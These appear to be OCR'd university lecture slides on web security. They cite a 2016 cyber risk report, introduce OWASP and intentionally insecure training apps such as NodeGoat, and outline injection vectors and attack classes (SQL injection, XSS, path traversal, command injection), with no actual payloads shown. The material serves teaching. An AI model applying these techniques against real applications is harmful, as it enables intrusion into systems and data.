


cross-site scripting, SQL injection

authentication, access control, confidentiality, cryptography

Source: **Cyber risk report 2016, page 56**


Top vulnerabilities non-mobile



Source: **Cyber risk report 2016, page 57**


```
1 | <input id="prodId" name="prodId" type="hidden" value="xm234jq">
```

Top-5 violated security categories




Source: **Cyber risk report 2016, page 58**

Top-5 violated security categories



Source: **Cyber risk report 2016, page 58**




`Strict-Transport-Security`:

BadStore NodeGoat* Juice Shop

Intentionally insecure web applications

NodeGoat

- **OWASP**: Open Web Application Security Project
- OWASP's mission: improve software security
- **`NodeGoat`**: Node.js/ Express based
- Top-10 security risks (as decided by security experts)



OWASP Top-10 in practice

Injection attacks #1

Exploit the fact that input is interpreted by the server without any checks.


Input for injection attacks via:

- **Parameter manipulation** of HTML **forms**
- **URL** parameter manipulation
- **Hidden form field** manipulation
- **HTTP header** manipulation
- **Cookie** manipulation

Manipulating applications #1

- **SQL injection**
  - Pass input containing **SQL commands** to a database server for execution
- **Cross-site scripting**
  - Exploit applications that **output unchecked input verbatim** to trick users into executing malicious code
- **Path traversal**
  - Exploit **unchecked user input to control** which files are accessed on the server
- **Command injection**
  - Exploit **unchecked user input to execute shell commands**
- **`eval()`**

OS command injection #1



benign user's input: john@test.nl

OS command injection #1

benign user's input:

